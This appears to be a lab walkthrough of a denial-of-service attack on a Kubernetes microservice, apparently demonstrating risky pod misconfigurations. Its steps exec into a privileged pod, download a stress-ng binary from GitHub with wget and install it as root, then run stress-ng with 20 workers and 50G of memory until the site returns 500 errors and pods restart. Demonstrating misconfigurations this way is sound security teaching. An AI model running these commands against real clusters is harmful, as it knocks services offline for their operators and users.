



Attack#4 DoS of CPU/Memory

Related configurations: [Attack#4.json](https://drive.google.com/open?id=1X1QoBH0DelTQ-pbDERu4ixc9bqGUhU8M)

1. Apply all insecure configs in Attack#4.json.
2. kubectl exec -it checkoutservice- -n default -- sh
3. The attacker can exploit privileged securityContext to use root permission(**#1, #2, #4**) to install stress-ng tool from the container for misconfiguration **#3**
   1. Install stress-ng
      1. wget https://github.com/Billyas/stress-ng-static/releases/download/1.0/stress-ng
      2. chmod +x stress-ng
      3. mv stress-ng /usr/local/bin/stress-ng
4. The attacker can access to more resources by running following command with misconfiguration **#4**
   1. CPU/Memory usage before attacker accesses to more resources
   2. stress-ng --vm 2 --vm-bytes 5G --timeout 30s
   3. top
5. Using this command to intentionally waste CPU and Memory:
   1. stress-ng --vm 20 --vm-bytes 50G --timeout 3m
   2. Observed application is hanging until the command terminated, website returns 500 error, and some pods restarted





* 1. kubectl describe pod checkoutservice -n default

